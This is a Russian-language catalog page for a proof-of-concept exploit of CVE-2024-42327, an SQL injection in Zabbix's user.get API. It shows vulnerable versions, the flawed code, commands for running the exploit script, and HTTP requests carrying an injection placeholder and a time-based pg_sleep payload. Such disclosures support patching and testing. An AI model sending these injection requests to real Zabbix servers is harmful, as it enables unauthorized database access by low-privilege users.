
Skip to content
KitploitKITPLOIT
ИнструментыЭксплойтыБлог
Log in
Отправить
ИнструментыЭксплойтыБлог
Отправить

Инструменты для хакинга, пентеста и кибербезопасности — ваш арсенал защиты!

Kitploit — это каталог инструментов для хакинга, кибербезопасности и пентестинга. Находите последние обновления проектов для поиска уязвимостей, анализа систем, автоматизации тестирования и усиления вашей безопасности.

ЛентыКонтактыКонфиденциальность© 2026 Kitploit

Каталог инструментов

Категории

Все категории
Loading categories
CVE-2024-42327 — Эксплойт доказательства концепции для CVE-2024-42327, уязвимости SQL-инъекции в API фронтенда Zabbix, позволяющей пользователям без прав администратора выполнять произвольные SQL-запросы через метод user.get. | Kitploit
Инструменты/GitHubGitHub/depers-rus/cve-2024-42327
Анализ уязвимостейЭксплуатацияЭксплуатация веб-приложенийТестирование на Проникновение
GitHubdepers-rus/cve-2024-42327

CVE-2024-42327

Эксплойт доказательства концепции для CVE-2024-42327, уязвимости SQL-инъекции в API фронтенда Zabbix, позволяющей пользователям без прав администратора выполнять произвольные SQL-запросы через метод user.get.

Репозиторий
3341 год назадЕщё не проверено
Поделиться

PoC и эксплойт для CVE-2024-42327 / ZBX-25623

Учетная запись неадминистративного пользователя во фронтенде Zabbix с ролью «Пользователь» по умолчанию или любой другой ролью, предоставляющей доступ к API, может использовать эту уязвимость. SQL-инъекция существует в классе CUser в функции addRelatedObjects, эта функция вызывается из функции CUser.get, которая доступна каждому пользователю, имеющему доступ к API.
изображение

Уязвимые версии: 6.0.0 - 6.0.31, 6.4.0 - 6.4.16 , 7.0.0

Исправленные версии: 6.0.32rc1 , 6.4.17rc1, 7.0.1rc1

Уязвимый код

$db_roles = DBselect(
	'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.', $options['selectRole']) : '').
	' FROM users u,role r'.
	' WHERE u.roleid=r.roleid'.
	' AND '.dbConditionInt('u.userid', $userIds)
);

Использование эксплойта:

git clone https://github.com/depers-rus/CVE-2024-42327
python3 cve-2024-42327-PoC.py -t zabbix.xyz.ru -u "depers" -p "passwd"

Запрос:

POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,{SQLi payload}"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}

BurpSuite PoC (SQLi на основе времени)

SELECT pg_sleep(10)) AS DELAY
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,(SELECT pg_sleep(10)) AS DELAY"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}


Доказательство

изображение

Ссылки

  • https://support.zabbix.com/browse/ZBX-25623
  • https://nvd.nist.gov/vuln/detail/CVE-2024-42327
Скачать инструмент

Популярное

Смотреть все →

Откройте для себя самые используемые инструменты нашего сообщества.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Полный набор инструментов OSINT: граф расследования, оценка достоверности, семейства псевдонимов, карта, временная шкала и отчёты. 49 модулей, более 400 сайтов, API-ключи не требуются.

    717
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    504
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    402
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    260
  • 6

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →





